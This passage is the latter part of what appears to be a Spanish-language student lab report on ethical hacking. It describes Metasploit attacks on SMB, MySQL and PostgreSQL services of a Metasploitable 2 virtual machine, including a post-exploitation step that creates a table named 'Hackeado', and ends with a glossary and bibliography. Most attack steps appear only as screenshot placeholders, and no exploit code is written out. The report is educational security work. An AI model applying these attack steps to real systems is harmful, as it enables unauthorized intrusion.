


Ilustración 35 Verificación del estado del servicio DNS puerto 53

Verifique el estado del servicio DNS, el resultado identifica que el servicio fue afectado.

1.9 Puerto 139 y 445 – SMB (Samba 3.x – 4.x)

Entre a msfconsole.




Ilustración 36 msfconsole puertos Samba





Ilustración 37 Parámetros options puerto 139



Una vez dentro, puede hacer uso de distintos comandos Linux para explorar opciones.




Ilustración 38 Exploit puerto 139





Ilustración 39 parámetros puerto 445

1.10 Puerto 3306 – MySQL (5.0.51a).



En msfconsole: Llene los parámetros para el puerto 3306

Ilustración 40 parámetros puerto 3306

Ilustración 41 Conexión puerto 3306

1.11 Puerto 5432 – PostgreSQL (8.3.x)

Se realiza ataque para Acceso SQL + ejecución de comandos.




Ilustración 42 msfconsole puerto 5432 – PostgreSQL (8.3.x)




Ilustración 43 Búsqueda de vulnerabilidad puerto 5432 – PostgreSQL (8.3.x)




Ilustración 44 parámetros de opciones puerto 5432 – PostgreSQL (8.3.x)

Ilustración 45 Ejecución de consultas

Como ejemplo de post-explotación, se ejecutaron consultas sobre el servicio.

En el caso de la base de datos, se procedió a **crear una tabla denominada Hackeado**, evidenciando que se posee control sobre el sistema comprometido.

2 Capítulo 2: Comandos que se utilizan para contar palabras y letras de un txt.

WC: En sistemas operativos basados en **Unix/Linux**, el comando wc (*word count*) se utiliza para contar líneas, palabras y caracteres dentro de un archivo de texto.

La salida mostrará tres valores:

1. Número de líneas.
2. Número de palabras.
3. Número de caracteres (bytes).

Opciones más comunes

- **Contar solo palabras:** wc -w archivo.txt
- **Contar solo caracteres (bytes):** wc -c archivo.txt
- **Contar solo caracteres (incluyendo acentos y símbolos Unicode):** wc -m archivo.txt
- **Contar solo líneas:** wc -l archivo.txt

3 Problemas encontrados

Durante la ejecución de los ataques a los puertos identificados, se presentaron las siguientes dificultades:

- **Puerto MySQL (3306):** No fue posible completar el ataque debido a errores recurrentes que indicaban el bloqueo del puerto (ver imagen).
- **Puerto SMTP (25 – Postfix):** Se presentaron complicaciones iniciales al no comprender con claridad el procedimiento adecuado para explotar este servicio.

4 Soluciones de los problemas

Puerto MySQL (3306): El problema persiste aún.

Puerto SMTP (25 – Postfix): Tras investigar, se comprendió que no existe un módulo explotable directo en *Metasploit* para este puerto. Sin embargo, el servicio puede usarse para obtener información útil que sirva como base para otros tipos de ataques.

5 Recomendaciones

Se recomienda prestar atención a la correcta escritura de los comandos, ya que puede generar fallos en la ejecución. Asimismo, es aconsejable investigar y familiarizarse con los comandos que permiten salir, retroceder o navegar correctamente dentro de las terminales.

6 Conclusiones

Se concluye que es posible realizar un escaneo correcto de los puertos de la máquina víctima, identificando los servicios expuestos y sus posibles vulnerabilidades. Durante la práctica se lograron ejecutar varios ataques de forma exitosa; sin embargo, es necesario continuar investigando sobre aquellos puertos que no pudieron ser vulnerados en esta sesión. Esta actividad resultó valiosa para poner en práctica y reforzar los conocimientos adquiridos sobre *hacking ético* en un entorno controlado.

7 Glosario

Hacking Ético: Proceso de evaluar la seguridad de sistemas y redes mediante ataques controlados, con el fin de detectar y corregir vulnerabilidades.

VirtualBox: Software de virtualización que permite instalar y ejecutar varios sistemas operativos de forma simultánea en un mismo equipo.

Kali Linux: Distribución de Linux orientada a pruebas de penetración y auditorías de seguridad.

Metasploitable 2: Máquina virtual intencionadamente vulnerable, diseñada para prácticas de hacking ético.

Metasploit Framework: Plataforma de código abierto utilizada para desarrollar, probar y ejecutar exploits contra sistemas remotos.

Msfconsole: Interfaz de línea de comandos principal de Metasploit, utilizada para buscar, configurar y ejecutar exploits.

Exploit: Código o técnica que aprovecha una vulnerabilidad en un sistema o aplicación para obtener acceso o control no autorizado.

Payload: Código que se ejecuta en la máquina objetivo después de explotar una vulnerabilidad; puede ser, por ejemplo, una shell inversa.

Nmap: Herramienta de código abierto para el escaneo de redes y detección de puertos y servicios activos.

Rhost: Dirección IP de la máquina víctima (host remoto).

Lhost: Dirección IP de la máquina atacante (host local).

Rport: Número de puerto en la máquina víctima que se pretende explotar.

Lport: Número de puerto en la máquina atacante que recibirá la conexión de retorno desde la víctima.

SMTP: Protocolo simple de transferencia de correo, utilizado para el envío de emails.

MySQL: Sistema de gestión de bases de datos relacional.

FTP: Protocolo de transferencia de archivos, utilizado para mover datos entre sistemas a través de la red.

Universidad Tecnológica del Chocó
Diego Luis Córdoba

8 Bibliografía

docs.rapid7. (s.f.). *docs.rapid7*. Obtenido de https://docs.rapid7.com/metasploit/msf-overview/

IONOS, E. e. (11 de Noviembre de 2023). *ionos.com*. Obtenido de https://www.ionos.com/es-us/digitalguide/servidores/configuracion/comando-de-linux-wc/

Telefonica.com. (14 de Septiembre de 2023). *telefonica.com*. Obtenido de https://www.telefonica.com/es/sala-comunicacion/blog/hacking-etico-que-es/

wikipedia.org. (November de 2021). *wikipedia.org*. Obtenido de https://en.wikipedia.org/wiki/VirtualBox